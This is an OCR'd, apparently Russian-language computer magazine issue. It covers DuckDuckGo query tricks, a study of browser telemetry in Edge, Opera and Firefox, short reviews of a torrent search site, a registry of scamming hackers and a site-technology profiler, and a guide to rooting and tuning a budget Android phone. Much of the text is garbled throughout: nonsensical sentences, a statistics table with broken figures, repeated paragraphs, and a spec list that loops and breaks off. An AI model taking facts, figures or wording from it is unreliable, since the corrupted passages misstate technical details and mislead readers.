DuckDuckGo поможет тебе, если нужен стойкий пароль, заданной длины:

```
password 10
```

Он даже может сгенерировать кодовые фразы:

```
random passphrase
```

Или закодировать данные с помощью алгоритма Base64:


```
base64 encode <text>
```

Нужны хеш? Нет нечего проще. Выбирай:

```
md5 <text>
sha <text>
```

Если хеш уже есть, то не ты же знаешь, каким алгоритмом он сгенерирован, — это тоже не проблема:

```
hash <хеш>
```



Программирование

Возможности DuckDuckGo, ориентированные на программистов, не сравнимы интересностью и валовым количеством с возможностями сервиса от Stack Overflow. Есть в другие инструменты.

Нужны информация насчет модуля на Python и регистрации PyPI? Легко:

```
python pypi
```

Нужна информация об одном из методов jQuery? И это можно:

```
jquery .ajaxsuccess
```

Не уверен, что правильно написал регулярное выражение? Проверь его:

```
regex /(?x) (w+) [ ]+ [a]+ magazine
```

А как насчет сложных уравнений? Считать, сколько будет дважды два, умножить Google, а вот такое ему точно не по зубам:

```
compute integral of 8*2 Dx solve 8x2=3x
```

На самом деле ты даже можешь написать скрипт, не покидая главной страницы DDG:

```
python syntax highlighter
```

Отправь этот запрос, и перед тобой появится полноценный редактор (с подсвечивание и даже Python. Жаль только, запустить приложение не получится.

HTML-коды, цвета и CSS

DuckDuckGo дружелюбен не только к программистам, но и веб-разработчикам и дизайнерам. В и расстрелянные есть таблица цвета (отрисовывается рядом, показав таблицы 16 бетмана цветов):

```
color codes
```

Таблица цветов CSS:


```
css colors
```

И таблица символов HTML:

```
html chars
```

С возможностью поиска нужного символа:

```
html dollar
```



Другие полезные фичи

DuckDuckGo умеет не только обращаться с формулами, искать ответы на конкретные запросы и даже шутить. Есть огромное количество других типов запросов, на которым он знает ответ. Он может находить информацию с разнообразных файлов:

```
file .txt
```

Расшифровывать числовое представление прав доступа UNIX подробно GC:

```
chmod 755
```

Конвертировать строчные буквы в прописные и обратно:

```
uppercase xakep.ru
lowercase xakep.ru
```

Есть встроенный калькулятор:

```
calendar
```

Таймер:

```
countdown 10m
```

И секундомер:

```
stopwatch
```

Есть даже функция создания банеров из символов ASCII:

```
figlet xakep.ru
```

БАНД-ЗАПРОСЫ

Если DuckDuckGo отправит тебя на страницу ответа Stack Overflow. Таким же образом можно искать в твиттере (twitter), на «Вике» (wikipe), YouTube (yt), Facebook (facebook) и в Википе для русской версии.

К слову, примерно такая же фича есть в Google: обращаясь нескаем сайтов, начинаешь пробить и искать поисковой запрос. Вот только Google требует, чтобы ты нажал еще один раз, а DDG сразу же начинает выдавать ответ. А запрос запросы будет работать, даже если ты использовать бодрую, но кривенькую раскладку: например, вместо слова Tyler, Tor Browser или Brian, или Ukraine, запрошены с фичами Tab.

ОПЕРАТОРЫ

Как и Google, DuckDuckGo поддерживает операторы, которые позволяют конкретизировать запрос. Е по поисковым можно, например, искать строку только на указанном сайте:

```
gentoo kernel panic site:linux.org.ru
```

Или искать по определенным типам файлов:

```
android security report filetype:pdf
```

Или исключить из запроса слова, не учитывая не содержимое:

```
intitle:"iphone 8"
```

Из запроса можно сразу исключить слова, которые тебе не интересуют:

```
intitle:"iphone 8" -android
```


И конечно же, здесь есть операторы «и» и «или»:

```
(apple|ibm)(macos|OS|"os x")
```

Этот запрос найдет все статьи, содержащие apple macos либо apple os x.

НАСТРОЙКИ

Если DuckDuckGo тебе одно важное достоинство — приватность, а остальное пока только, которые позволяют изменить множество самых фичей перемотки, а также сделать поисковик приватным еще больше. Для этого нужно зайти на «Настройки» и выбрать «Использовать безопасное соединение» (это заставляет до поисковика по протоколу HTTPS) (но отключены включены и показы рекламы (да, реклама можно отключить, спасибо технологии сервер-твиин).



Горячие клавиши

- **Enter** — выбрать первый результат поисковой выдачи (если в поисках).
- **стрелка вниз** — навигация по выдаче (клавиша **Enter** — открыть выбранный результат).
- **/** — в любом месте — выбрать поисковую строку.
- **Ctrl + Enter** — открыть в новой вкладке.
- **Ctrl + Shift + Enter** — открыть выбранный результат в новой вкладке.
- **d** — открыть диалог настройки фичей.

ВЫВОДЫ

DuckDuckGo определенно не самый плохой инструмент в мире поисковиков. Полезных фичей в нем достаточно, но есть всем своим знакомым тоже не стоит. Но это отличный инструмент, который может заменить множество веб-сервисов и даже, в принципе, может стать основным поисковиком для пользователя Firefox (вместо Google). Ну и конечно, DuckDuckGo не будет на любой следует.

Дмитрий Ларин
Эксперт по ИБ

КАКИЕ ДАННЫЕ СОБИРАЮТ О НАС РАЗРАБОТЧИКИ БРАУЗЕРОВ?

ВЕБ-СЕРФИНГ ПОД НАДЗОРОМ

Когда ты смотришь на экран, кажется, что кто-наблюдает за тобой. Это отчасти почти правильная мысль. Сегодня большинство сетерфов не только в веб-страницы, но и во многие программы. Мы провели исследование, чтобы разобраться, что именно собирают о тебе разработчики популярных браузеров и насколько это нарушает приватность.

МЕТОДИКА

Когда речь идет о веб-серфинге, следует различать две принципиально разные вещи. Сервер, по ту сторону интернет-шлюза, в принципе, не получает сведения на сайтах. В отличие всплеть по мелкие почитать в статье «Отслежен в сети: как сервер определяет, что вы посетили, и как обойтись без слежки» в PCZONE 11 (2009).

Определяется и сервер основным подозреваемым нам поиска статистика сервера. Мы отобрали самые популярные в России браузеры, выделив из них версии для настольных компьютеров с Windows. Самим разработчиком рекомендуется использовать последние версии. Мы выбрали Internet Explorer, Firefox, Google Chrome, Opera, Safari, установленные на компьютер с дистрибутивом Mozilla Firefox и Opera.

В списке Google Chrome версия и Firefox Apple Safari, но его версии для Windows перестали обновляться в 2012 году и почти не использовались. Предыдущие версии Firefox и Opera, которые в Windows 7 не поддерживаются, в статистике Google Analytics, мы ПС сами, но для полноты картины проверили наличие «ночной активности». Об ходе и результатах сравнения Internet Explorer, поскольку которого уже сложилось внушительной благодаря ранее рекламе программы «антивирусность» себя как IE.

Браузер	Версия	Запросы, тысяч	Доля, %	Доля, %	Доля, %
		29 ПТ-СТ	100,0 %	100 ПТ-ВС	1 СЕНТ-ВС
Chrome	31.0.1650.57	10 ,5	36,2 %	35,9 %	1 152,18 ПТ
Yandex Browser	1.0.1.1043.00	3,87 %	13,4 %	13,7 %	415 155,90
Safari	7.0.3	2,87 %	9,9 %	9,9 %	306 118,70
Safari	7.0.2	1,69 ,58,8 %	5,9 %	5,15 ,25	252 867,50
Safari	7.0.1	1,09 ,38,0	3,8 %	3,8 %	252 112,90
Internet Explorer	11.0.9600.17031	0,9 ,03,7	3,4 %	3,36 ,10	242 172,90
Internet Explorer	11.0.9600.17029	0,8 ,32,5	2,8 %	2,8 %	242 172,90
Microsoft Edge	20.10240	0,7 ,25,0	2,4 %	2,30 ,00	42 221,60
Internet Explorer Mobile	11.0.9600.17029	0,7 ,24,0	2,3 %	1,15 ,96	12 987,50

Оцениваем статистическую поведение браузеров в несколько этапов. Сначала мы сосредоточили внимание каждый браузер с сервером, который сам нагоняем и в частью ОС с запущенным с настройкою по умолчанию. Затем мы отключили каждый браузер и стартовали соединение с сервером, чтобы мы знали установлено ли соединение в каждом, за время которого браузер «ничем не занимается». Мы отслеживали, сколько времени прошло с момента начала «ночных запросов», которые сервер посылает браузеру для обновлений.

Мы тестировали в нормальных условиях. Нам пришлось использовать как Windows 10, так и старую Windows XP для того, чтобы отметить весь спектр «ночных запросов» браузеров. Для Windows 10 мы использовали Windows Server Technical Preview, но для XP нам пришлось использовать Windows Server, поскольку в серверы Microsoft все давно, которые технически поддерживают Windows XP, уже перестали выпускать обновления, поэтому что Edge и как выяснилось, не только они) умеет отсылать часть запросов от имени системных пользователей. Мы отслеживали, сколько времени прошло после старта сервера, отправляя «ночные» запросы и фиксируя каждый запрос, отправленный каждым браузером, чтобы определить «ночные» запросы каждого браузера.

Лишним для браузера отправляется браузерами в шифрованном виде. Поэтому для каждого Microsoft мы перенаправили с шифрованного на сервер тестовый сертификат безопасности, благодаря которому расшифровки мы получили данные HTTPS.

В отдельных случаях потребовалось использовать утилиту ApiMonitor для отслеживания вызовов системных библиотек, которые приложения вызывают при отправлении с прикладного на операционную, чтобы определить, что именно в каждом случае, что мы не знаем. Но есть необходимо сделать для Edge и Internet Explorer.


Internet Explorer
Microsoft Edge
Internet Explorer Mobile
Safari
Safari
Safari

ВЕБ-СЕРФИНГ ПОД НАДЗОРОМ

КАКИЕ ДАННЫЕ СОБИРАЮТ О НАС РАЗРАБОТЧИКИ БРАУЗЕРОВ?


EDGE

В тестах мы использовали Microsoft Edge 38.14, предустановленный в Windows 10 build 1607. Этот браузер интересен тем, что активен почти всегда. Даже если он не запускаешь, он появляется в памяти и устанавливает соединения с серверами Microsoft. В силу преимущественно работает MSNbot, а при запуске Edge на мгновение становится всему соединению с сотнью основными сетями Microsoft.




Подключения Edge при старте

Это сети 40.74.0.0–40.125.127.255, 68.232.32.0–68.232.47.255, 93.184.220.0–93.184.223.255, 104.40.0.0–104.47.255.255, 104.244.40.0–104.244.47.255, 111.221.29.0/24 и 207.46.0.0/16. Для каждого из них есть отдельное отражение. Судя по балансу входящего и исходящего трафика, слухат они не только для доставки контента, но и для масштабного сбора данных.



Соединения Edge с сетями Microsoft и партнёров

Как не странно, при работе Edge не было замечено явной подозрительной активности браузера. Маскимум, что позволяло идентифицировать пользователя, — это скупые строки temperature, User-Agent и куки.




Куки, посылаемые Edge

При настройке запуска Edge с чистой страницы браузер вообще был минималистом. Единственно, что делал настроечную, — строка, содержащая запуск **browser.exe -Embedded -NoDefs**, отправленная в найтсервер **msn.com**, закодированная.

По результатам прошлых испытаний у нас сложилось стойкое ощущение, что скромное поведение Edge лишь иллюзия. Он часть Windows 10, а у Microsoft в этой ОС (а теперь и в Edge) уже реализовано множество способов собирать данные и информацию о пользователе и его сетевой активности. Как мы уже писали во второй части статьи о «шпионских прелестях Windows 10», отключить эти сведения непосредственно через браузер вовсе не обязательно.


OPERA

Уже во время установки браузера Opera 43.0 стало ясно: инсайт не только между компьютером и сервером.




Соединения во время установки Opera

Запросы отправляются также с серверами BitGravity и EdgeCast, но содержат они исключительно обезличенные идентификаторы, версию браузера и ОС.




Соединения при запуске Opera

При каждом старте Opera 43.0 показывала стартовую с рекламой разных брендов — от автомобилей Ford, Yandex, Rambler) до совсем полезных. Что поделать! Такова современная схема монетизации. Когда мы смотрели первоначальный трафик в Wireshark, то увидели всего такую строчку «content-type: application/x-www-form-urlencoded» и большое количество «content-Type-options: nosniff». Вы знаете, что вам могут платить за кожаные нашего мира? Мы начинаем разбирательство в подробностях. Для начала «Аксиомы». Предложение заманчивое, но, увы, в Аксиомедии лучше отдыхать, чем работать. Иначе будет получаться слишком весёлый код.



Трафик при старте Opera


Но кликаем на «Аксиомы» — и ничего. Ничего. Ничего! Ни одного ответа. Ни одного пакета. Что-то не так. Пробуем «Чем Аксиомедия лучше?» — ничего. Ничего. Ничего! Предложение заманчивое, но, увы, в Аксиомедии лучше отдыхать, чем работать. Иначе будет получаться слишком весёлый код.



Не кликается на «Аксиомы»

Помимо серверов в домене opera.com, однокомнатный браузер часто соединяется с узлами «sitecrawler.yandex.com» WKMDEA-EU-NET (91.198.174.0/24). Первоначальный трафик в этом случае содержал только пакеты проверки сертификата безопасности (SSL), а все «личные данные» отправлялись сетью сторонней **User-Agent: ... OPR/36.0.2130.80**. Странно, поскольку версия Opera была 43.0.

Скачав данные сервером Opera Turbo выполняется через системный прокси с нулевым PID, а трафик идёт на сервер **opera-mini.net**.




Работающий Opera Turbo

Во время нашего испытания браузер Opera вел себя скромно. В настройках по умолчанию он запускал только рекламной фигню при три старте, но всюду эти левые подключения закрывались. Никаких активных подработок Opera не разглашала.

FIREFOX

Разработчик Firefox — Mozilla Foundation активно использует облачные веб-сервисы Amazon. Это видно по множеству соединений с серверами **compute.amazonaws.com**, которые появляются сразу при старте браузера.




Соединения при запуске Firefox

Они возникают всякий раз при запуске Firefox 51.0, даже если он только что установлен. Помимо Amazon, трафик идет в подсети Akamai, Cloudflare, EdgeCast и Google. Это нужно, чтобы обеспечивать работу «центра обновлений самого браузера и его дополнений», а также обеспечить возможность быстро отправлять поисковые запросы. Кроме того, по умолчанию на «новой вкладке» браузер демонстрирует ссылки на другие проекты сообщества Mozilla, каталоги для которых также загружаются из Сети.

Основная статистика у дебютанта Firefox отправляется по адресу **telemetry.mozilla.org**. Выглядит она сердито и довольно безобразно.

Фундаментальное использование статистики с запущенным браузером Firefox отправляется посредством системы Mozilla Location Service, но только если пользователь разрешит это в настройках: Меню → Инструменты → Информация о странице → Разрешить → Знать ваше местоположение.


Как мы не старались найти хоть какую-то подозрительную активность Firefox, не нашли. Не обнаружилось. Всё трафик полностью укладывался в рамки пользовательского соглашения.



Автоматическое соединение браузера Firefox

Шифрование и кодирование

Продукты шифрования принципиально отличаются от кодирования. Если шифрование гарантирует конфиденциальность, то кодирование — лишь метод и алгоритма расшифровки, то кодирование служит для сокращения занятой и для стандартизации передачи. Где только использовали как кодирование, так и какого-то усложненного способа запуск. Кодирование и форматы на тех же. Подобрать нужные — дело техники. Сложно без специфики определить закодированные данные, стараются отличной для понимания и любом формате.




Закодированная информация в браузере

В случае с браузерами закодированные такие что оказывается дополнительно закодирован. Часто использовали или переменных имеет очередь: ещё какой. Например, в куках рекламной фигни содержит об установлении разрешения экрана и глубине цветовой палитры (в бит на каждый канал). Кстати, при проверке браузерами можно тоже отдыхается по полной. Например, можно предсказать, что **_ym_uid=1488623579281112390** это идентификатор пользователя в системе «Яндекс Метрика». Однако есть и исключения. Для Google Analytics — это случайное число, а для Google, запись **fpr:33599796901** или **rpn:11:1514884624868** — это тоже какие-то данные, которые можно было бы назвать личными и чувствительными в рамках компании-разработчика. Просто почему, что обычно их аналитарт автоматическая система которая прекращает подробную вскрывадбу в какой-то нагрузки сервера.

ЗАДЕРЖИВАЕМ ШТОРЫ

Предотвратить слежку большой части статистики браузерам Chrome, Firefox и Opera довольно просто. Достаточно снять флажок «Отправлять сведения об использовании» или аналогичный ему. Обычно соответствующий пункт есть в мастере установки и в настройках браузера в разделе «Приватность».



Установщик Opera

Так же можно отметить пункты «Отправлять сайтам запрос отслеживания», «Отправлять предложение на отправку моих предпочтений» и снять флажок «Автоматически отправлять информацию о возможных проблемах».

Формулировка этих пунктов немного различается у разных браузеров, но суть их сходная. «Запрет отслеживания» — значит, что в исходящий трафик браузер будет добавлять параметр **do_not_track**. Как его обработать — целиком на совести владельца конечного сайта.

Дополнительные параметры

Сайты могут отслеживать ваши предпочтения в Opera. Вы можете отправлять запрос «Do Not Track» с вашим трафиком.

Управление сертификатами

Сохранять сведения о формах

Отправлять запросы «Do Not Track»

Разрешить сайтам не следить

Сайты сможут проверять, можно ли вам отслеживать

Так же можно отметить пункты «Отправлять сайтам запрос отслеживания», «Отправлять предложение на отправку моих предпочтений» и снять флажок «Автоматически отправлять информацию о возможных проблемах».

Формулировка этих пунктов немного различается у разных браузеров, но суть их сходная. «Запрет отслеживания» — значит, что в исходящий трафик браузер будет добавлять параметр **do_not_track**. Как его обработать — целиком на совести владельца конечного сайта.

ВЫВОДЫ

В ходе исследования мы протестировали популярные браузеры, перевалили в них обязательные автоматические генерирующие трафик. Выводы здесь можно сделать очень осторожно. Часть отправляемых данных слишком уникальна, чтобы использовать для идентификации пользователя в рамках статистики. Ситуация с тому же может измениться в любой момент: выйдет новая версия браузера, фирма компания поглотит другую, и сменится политика конфиденциальности. Читать нужно каждый раз заново.

Проверенные нами браузеры действительно отправляют своим разработчикам и партнёрам данные, собранные во время работы на любом устройстве — будь то компьютер или смартфон. Однако среди этих данных нет таких, которые можно было бы назвать личными и чувствительными в рамках законов. В большинстве случаев это просто набор технических сведений, причем довольно пассивный.

До авторизации в каком-либо сервисом сервера пользователя можно уверенно идентифицировать во время веб-серфинга только косвенно. Однако сервисы, которые, что даже обычно технические сведения обрабатывают уникальное сочетание. Вряд ли здесь найти много людей с такой же версией ОС, браузера, дата и временем его установки, набором установленных плагинов и расширений, количеством закладок, разрешаемым монитором, типом процессора, объемом оперативной памяти и полусотней других малых признаков. Этот цифровой отпечаток не раскрывает тайну личности, но позволяет отличить одного пользователя от другого достаточно надежно.


Изначально браузеры и сайты присваивают пользователям бесплатные идентификаторы. Выглядят они как бессмысленно-цифровые строки. Они нужны, чтобы собрать воедино всю статистику работы и не смешивать данные от разных пользователей. Как правило, у кого они любят — разработчики браузеров все равно. Это интересует одних маркетинга крупным компаниям, активно продающим рекламу, которая на основе данных. Поисковые системы, социальные сети, интернет-магазины, сайты знакомств и поиска работы — вот основные системы за личными данными, но это уже совсем другая история.

WWW 2.0

Андрей Письменный
зам. шеф-редактора
apisteniy@gmail.com

1 SKY TORRENTS — СКОРОСТНОЙ ПОИСКОВИК ПО ТОРРЕНТАМ БЕЗ РЕКЛАМНОЙ МИШУРЫ


skytorrents.sh



Отправляясь на поиски вареза или пиратского фильма, обычно не ждешь, что трекер или поисковик будет модно выглядеть. А уж про обилие баннеров и агрессивных рекламных скриптов можно и не говорить — этим грешит большинство известных пиратских сайтов вроде The Pirate Bay. Новый поисковик Sky torrents — приятное исключение из этого правила.

Слоган Sky torrents — «Complete Privacy, Zero tracking» («полная приватность, ноль слежки»). Действительно, никаких рекламных или других скриптов на сайте нет: только поисковая строка и минимум декорации.

На странице с результатами поиска можно найти кнопки для сортировки по разным параметрам, на странице с описанием торрента — список файлов, голосование и комментарии. Для скачивания ты можешь выбирать между магнетлинком и торрент-файлом (и никаких подвельных кнопок «скачать»!). В общем, ничего лишнего. Из интересные особенностей стоит отметить разве что раздел Top-1000 с рейтингом наиболее популярных раздач.




Поисковый синтаксис тоже минималистичный — он сводится к возможности написать знак «минус» перед словом, чтобы исключить из выдачи заголовки с таким вхождением. Минимальная длина запроса — три символа; порядок слов в запросе не имеет значения.

Помимо отсутствия рекламы и скриптов, Sky torrents отличается более чем приличной скоростью работы. Этому явно уделено особое внимание: запросы обрабатываются почти мгновенно и в конце каждой страницы указано время обработки в миллисекундах.

На момент публикации этой заметки число торрентов, проиндексированных Sky torrents, составляло без малого 12 миллионов. Это меньше базы The Pirate Bay — тот сообщает, что производит поиск более чем в 30 миллионах записей. Но есть основания полагать, что базы Sky torrents значительно свежее и собраны по разным трекерам. В таком случае сравнительно небольшой объем — не фатальный недостаток.

2 RIPPER — БАЗА ХАКЕРОВ-КИДАЛ


ripper.cc




Когда речь заходит о темной стороне инфосеса, невыполнение обязательств становится особенно актуальной темой. Другими словами, где криминал, там и кидалы. Снизить риск помогают арбитры и гаранты, которые занимаются проведением сделок и разрешением спорных ситуаций, но чисто желающих взять деньги и ничего не дать взамен все равно высоко. Свое решение проблемы предлагают разработчики ресурса Ripper.cc.

Если в двух словах, Ripper — это база кидал. Идея такого реестра не нова — уже многие годы подобный список ведется на сайте kidala.info, и разработчики Ripper признают, что именно его они и собираются заменить. Надо сказать, что им удалось вывести идею на качественно новый уровень, причем дело не только в модном дизайне.

Ripper собирает отзывы заказчиков по каждому хакеру, позволяет искать и фильтровать по разным параметрам, а также ведет учет альтернативных никнеймов, профилей на форумах, логинов в мессенджерах и счетов платежных систем. Изначально базы были собраны по разным форумам, но теперь желающий могут добавить информацию напрямую в Ripper с помощью специальной формы.




Для удобства использования у Ripper есть плагины для Firefox, Chrome и джаббер-клиента PsiPlus. Плагин сверяет встречающиеся никнеймы пользователей с базой Ripper и предупреждает, если найдет совпадение.



На Ripper обратили внимание аналитики из Digital Shadows. В блоге этой компании опубликован подробный обзор сервиса, в котором приводится скриншот из публичной переписки одного из мейнтенеров Ripper.cc с потенциальным разработчиком. Если верить его словам, то создатели Ripper хотели бы максимально отдалиться от криминала и в будущем планируют охватить торговые площадки и игровые форумы.

3 LARGERIO — СЕРВИС, КОТОРЫЙ ПОМОЖЕТ УЗНАТЬ, НА КАКИХ ТЕХНОЛОГИЯХ ПОСТРОЕНЫ САЙТЫ

larger.io



Неважно, занимаешься ли ты пентестами, веб-разработкой или просто любопытен от природы. В любом из этих случаев тебе наверняка пригодится сервис, который показывает, на каких технологиях работает тот или иной сайт. В полку таких сервисов недавно прибыло, и новобранца зовут LargerIO.

Пользоваться LargerIO предельно просто: вбиваешь URL в поисковую строку и видишь скриншот сайта и сводку о том, какие на нем удалось детектировать языки программирования, фреймворки, виджеты, аналитику и прочие вещи, следы присутствия которых видны извне. Заодно LargerIO собирает все лежащие на поверхности контактные имейлы, что может быть крайне полезно, если ты его используешь, к примеру, для конкурентной разведки.

Конечно, главный вопрос, который сразу же хочется задать разработчикам LargerIO, — это «чем ваш сервис лучше BuiltWith?». BuiltWith делает ровно то же и выдает куда более подробную справку — в том числе информацию о заголовках HTTP, спецификациях документов, плагинах для WordPress и многом другом. С другой стороны, LargerIO иногда подмечает то, чего не видит BuiltWith, а значит, есть смысл использовать оба сервиса. Да и справедливости ради — краткая и наглядная справка LargerIO зачастую удобораримее (и просто удобнее), чем суперподробная выдача BuiltWith.

У LargerIO к тому же есть API (пока что бесплатный) и еще одна интересная особенность. Можно отталкиваться не от конкретного сайта, а от технологии — и смотреть, на каких популярных сайтах она используется. В будущем разработчики LargerIO планируют добавить интеллектуальный поиск, который позволит находить ресурсы с определенным стеком. Удобно, чтобы отвечать на вопрос «а делает ли так кто-нибудь еще, кроме меня?».

МОБИЛЬНЫЙ ДАЙДЖЕСТ ЯНВАРЬ

SNAPDRAGON 835, ZENFONE AR, ПЕРВЫЙ IPHONE И НОВАЯ NOKIA

Leonid Sokolov
Senior Editor

Сегодня в выпуск новый флагманский мобильный чип Qualcomm 835, Zenfone AR — смартфон с дополненной реальностью, Снапдрагон 712 — смартфон с мощнейшим сканером, звук в стерео на iPhone, отдел Samsung Bixby, новый смартфон Nokia. А также один из первых кошелков «Мобильный Ирбис». Плюс бесплатные обновления игр с другим кином Google Home и разбор Android-прова Fancy Bear, «Лаборатория для отслеживания уникальной аутентификации».

СЕВ 2017

В начале января в Лас-Вегасе прошла выставка потребительской электроники CES 2017. Компания Qualcomm представила новый мобильный процессор для использования в смартфонах среднего — от начала цены вплоть до конца — ценового диапазона — Snapdragon 835. Его основные характеристики: 8 ядер, 64-битная архитектура, поддержка LTE Cat.18 (до 1,2 Гбит/с), поддержка Wi-Fi 802.11ac Wave 2, поддержка Bluetooth 5, USB 3.1 (в режиме 2 подсоединения скорость передачи данных достигает 10 Гбит/с), поддержка Quick Charge 4 (до 5 ГГц), чип поддерживает встроенный и запись видео 4K Ultra HD, поддержка 4K Ultra HD, поддержка 4K Ultra HD, поддержка

СМАРТФОН НА ПРОКАЧКУ

ПРЕВРАЩАЕМ НЕДОРОГОЙ ГЛЮЧНЫЙ АППАРАТ НА ANDROID В ОТЛИЧНЫЙ СМАРТФОН

Денис Погребной


Неосведомленный пользователь китайского или просто недорогого телефона, продающийся напрямую по объявлениям от общения с желанным гаджетом, практически всегда получает кривое работающий стоковый софт, недопиленные приложения, порой неадекватное расходование батареи, а в придачу вполне вероятно разжиться еще и куцыми вирусов. К счастью, в Android многое можно поменять и многое убрать. Этим мы и займемся.

1. ПОДГОТАВЛИВАЕМ ПОЧВУ

Для начала разблокируем загрузчик и ставим кастомный рекавери (TWRP). В каждом смартфоне это индивидуально. Так что лучше воспользоваться Google. Далее скачиваем менеджер прав root SuperSU и прошиваем его с помощью кастомного рекавери (включаем смартфон с зажатой клавишей увеличения громкости, далее кнопка Install и выбираем ZIP-файл SuperSU на карте памяти).

Если кастомного рекавери нет, можно попытаться получить права root с помощью специальных программ. Root Dash, KingRoot. Однако эти инструменты могут поломать систему так, что проще будет переразливать раздел system (прошивку). Все-таки лучше подождать, параллельно изучая форумы на русском, английском, немецком, китайском и других языках — все, где есть тема обсуждения твоего девайса.

Когда рекавери будет установлен на устройство, обязательно делаем бэкап всей системы. Он тебе сильно выручит, если в результате последующих манипуляций с устройством ты получишь кирпич.



Делаем бэкап


Сделать бэкап в рекавери TWRP (а других сейчас нет) легко. Загрузись в рекавери, выключи устройство с зажатой клавишей увеличения громкости, затем нажми Backup и смажи слайдер вправо. Когда операция будет закончена, просто перезагрузи устройство: Reboot → System.

В случае возникновения нештатной ситуации (смартфон не грузится, не растет кокос) загрузись в рекавери, нажми Restore, выбери бэкап из предложенных и опять же смажи слайдер для восстановления — система придет ровно в то состояние, в котором была в момент бэкапа.

Устанавливаем BusyBox

Цитата из Википедии: «BusyBox — набор UNIX-утилит командной строки, используется в качестве основного интерфейса во встраиваемых операционных системах». Другими словами, это набор консольных утилит Linux, существенно расширяющий стандартную командную строку Android.


Как обычный пользователь смартфона ты вряд ли будешь применять их, но многие инструменты (например, для тюнинга ядра) требуют его наличия в системе. Итак, ставим из маркета BusyBox, запускаем, закрываем вспывающее окно и нажимаем Install. Все, осталось закрыть программу. Перезагрузка не требуется.



Ставим BusyBox

Устанавливаем Xposed

Xposed, как ты уже, наверное, знаешь, — это инструмент для кастомизации интерфейса и поведения Android. Версию для Lollipop и Marshmallow можно скачать из официальной ветки на XDA. Рекомендую устанавливать Xposed-Installer_3.1.1.apk или более новую версию. Он автоматически определит версию Android, тип и разрядность процессора и на основе этих данных предложит правильную версию установочного файла для загрузки. Тебе остается только установить его и перезагрузить смартфон.



Xposed

2. УДАЛЯЕМ НЕНУЖНЫЙ И ОПАСНЫЙ ХЛАМ

О том, насколько сильно производители любят тачать прошивку ненужными приложениями, ходят легенды. А китайцы могут и тропка подсунуть. Но делает это обычно вовсе не производитель, а продавец. Так что сразу после покупки непонятного (китайского) аппарата сбрасываем настройки к заводским и начисто прошиваем стоковую прошивку от производителя (с помощью стандартного или кастомного рекавери). После этого проверяем смартфон несколькими антивирусами.

Далее следует отключить весь непонятный хлам, встроенный в прошивку. Идем в «Настройки → Приложения». Открываем вкладку «Все» (для Android 5.1) или переходим в режим «Все приложения», а потом нажимаем три точки справа вверху и выбираем «Показать системные процессы» (для Android 6+). Открываем непонятное или ненужное приложение. нажимаем «Отключить». Если кнопка серого цвета, то ту два варианта: производитель хитер, чтобы его никому не нужное приложение нельзя было отключить, или отключение данной программы может привести к серьезным сбоям в работе системы.


Те, что не отключаются стандартными средствами, можно замародить с помощью Titanium Backup. Но будь аккуратен. Есть вероятность не только получить ошибки системы, но и циклической ребут или бесконечную загрузку. Так что бэкапы — наше всё. Удалять программы я рекомендую в крайнем случае при нехватке места в разделе /system.

3. МЕНЯЕМ НАСТРОЙКИ ДИСПЛЕЯ

Для начала меняем DPI дисплея с помощью приложения Easy DPI Changer. DPI расшифровывается как Dots Per Inch и означает количество точек на каждый дюйм экрана. Чем значение больше, тем более крупными будут элементы по отношению к размеру экрана.

По непонятной причине многие производители выставляют неадекватные значения DPI, игнорируя законы логики. Например, стандартный DPI пятидюймового смартфона Gigaset Me с разрешением экрана 1920×1080 равен 480, что соответствует размеру экрана примерно 4,7 и приводит к чрезмерному увеличению размеров элементов управления приложений. Установим DPI в значение 443, это можно исправить.

Однако сделаем не обязательно выставлять корректный DPI. Если информация на экране тебе кажется слишком мелкой — смело поднимай DPI, слишком крупной — снижай.



Меняем DPI

